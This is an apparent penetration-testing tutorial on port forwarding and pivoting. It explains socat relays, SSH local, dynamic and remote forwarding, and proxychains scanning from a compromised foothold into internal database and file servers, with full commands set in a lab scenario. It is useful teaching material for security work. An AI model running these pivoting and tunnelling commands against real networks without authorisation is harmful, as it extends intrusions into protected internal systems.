

If, like me, you’ve ever stared at an ssh -R command and asked, “Wait, which side is listening again?” then read on. Port forwarding techniques all do the same basic thing (move traffic from A to B through some intermediary), but they differ in where the listening port lives and which direction traffic gets pushed. Get that straight, and the syntax starts making sense.
The one idea that fixes most of the confusion
Every forwarding setup has three roles:
Listener: the socket that receives the initial connection. Something connects to it.
Forwarder: the process that takes what hits the listener and pushes it somewhere else.
Destination: the final service you actually want to talk to (a database, RDP, SMB, etc.).
The trap is assuming the listener is always on your local machine, or always on the target. This isn’t the case. In SSH tunnelling specifically, the SSH client and SSH server roles are about who initiated the SSH connection, and that is independent of which of them ends up hosting the listening port. Local vs. remote forwarding is entirely about that pairing. Once you interrogate “who is the SSH client here, who is the SSH server, and which one is listening,” the rest is just filling in IP: port pairs correctly.
Scenario setup
Assume a foothold on a compromised app server we’ll call JUMPBOX01 (192.168.60.50), sitting between our Kali machine (192.168.120.5) and a database host on an internal segment, DBHOST02 (10.10.20.30), which is only reachable from JUMPBOX01.
1. Socat — dumbest, fastest port forward

No SSH involved - relays TCP. Run this on the intermediary host (JUMPBOX01):
socat -ddd TCP-LISTEN:2345,fork TCP:10.10.20.30:5432Listener: port 2345 on JUMPBOX01.
Forwarder: socat itself.
Destination: port 5432 (Postgres) on DBHOST02.
From Kali, connect to JUMPBOX01’s IP on the listening port, and it’s transparently pushed to DBHOST02:
psql -h 192.168.60.50 -p 2345 -U postgresGood for a quick, disposable relay but is weak on stealth. An odd listening port is easy to spot with basic monitoring, so it’s more suited to noisy, time-boxed lab work than an actual engagement.
2. SSH Local Port Forwarding (-L)
Mental model: “I (the SSH client) want to open my door that tunnels to something the SSH server can reach.”
Syntax:

ssh -N -L [LISTEN_IP:]LISTEN_PORT:DEST_IP:DEST_PORT user@SSH_SERVERThe listener binds on the SSH client machine.
Traffic goes: client listener → tunnel → SSH server → destination.
Say we’re SSH’d from JUMPBOX01 out to DBHOST02 (DBHOST02 is the SSH server here), and we’ve found a third host, FILESRV03 (172.20.10.40), reachable only from DBHOST02 with SMB open on 445:
ssh -N -L 0.0.0.0:4455:172.20.10.40:445 svc_admin@10.10.20.30The way I like to think of this is: “from 0.0.0.0:4455, via svc_admin@10.10.20.30, to 172.20.10.40:445”.
From Kali, connect to JUMPBOX01’s IP on the listener port, and the traffic will be tunnelled through to DBHOST02 and pushed to FILESRV03 on port 445:
smbclient //192.168.60.50/share -p 4455When to use it: you know exactly one destination socket you want to reach, and you’re fine opening just that one door.
3. SSH Dynamic Port Forwarding (-D) - the SOCKS proxy

Mental model: Same direction as local forwarding (client listens, server routes), but instead of hardcoding one destination, you get a full SOCKS proxy. Anything the SSH server can route to, you can now reach.
ssh -N -D 0.0.0.0:9999 svc_admin@10.10.20.30Point proxychains at it (/etc/proxychains4.conf):
[ProxyList]
socks5 192.168.60.50 9999
Then run any tool through the tunnel, and traffic will be routed as addressed.
proxychains nmap -sT --top-ports=20 -Pn -n 172.20.10.40Drop the
tcp_read_time_out/tcp_connect_time_outvalues in proxychains’ config if scans feel painfully slow; the defaults are tuned for Tor, not internal pivoting.
When to use it: you don’t know the full target list yet, or you need to reach several hosts/ports beyond the pivot without opening a new forward for each one.
4. SSH Remote Port Forwarding (-R)

Mental model: This flips the listener to the other side. “I am the SSH client, but I want the SSH server to open the door, and I (the client) will do the forwarding back to something only I can reach.”
This is the pivot equivalent of a reverse shell and is useful when the compromised host can reach out, but nothing can reach in.
ssh -N -R [BIND_IP:]LISTEN_PORT:DEST_IP:DEST_PORT user@SSH_SERVER_YOU_CONTROLSay your foothold is on JUMPBOX01, and JUMPBOX01 can dial out to your Kali box (192.168.120.5), which is running sshd. From JUMPBOX01 (acting as SSH client here):
ssh -N -R 127.0.0.1:2345:10.10.20.30:5432 kali@192.168.120.5Listener: port 2345, bound on Kali (the SSH server in this exchange) — loopback.
Forwarder: the SSH client software running on JUMPBOX01.
Destination: DBHOST02:5432, reachable from JUMPBOX01.
The part that sometimes trips me up is even though you set this up from JUMPBOX01, the port you actually connect to afterwards is on your own Kali box, not JUMPBOX01. The whole point of “remote” forwarding is the listener lives remotely, relative to where you typed the command.

5. SSH Remote Dynamic Port Forwarding
Same flip as above, but SOCKS-flavoured instead of one fixed destination. Only needs one thing: the port to bind on the SSH server:
ssh -N -R 9998 kali@192.168.120.5Update /etc/proxychains4.conf:
socks5 127.0.0.1 9998Now, from Kali, proxychains nmap or any other tool can reach anything JUMPBOX01 can route to without needing to know the destinations in advance:
proxychains nmap -vvv -sT --top-ports=20 -Pn -n 10.10.20.30When to use it: You’re pivoting deeper through a host that can only reach you outbound, and you don’t yet know the full internal target list.
The fastest way to stop second-guessing syntax mid-engagement: before typing anything, say out loud “the listener is on ___, and it forwards to ___.” If you can’t fill in both blanks confidently, you’re not ready to type the command yet.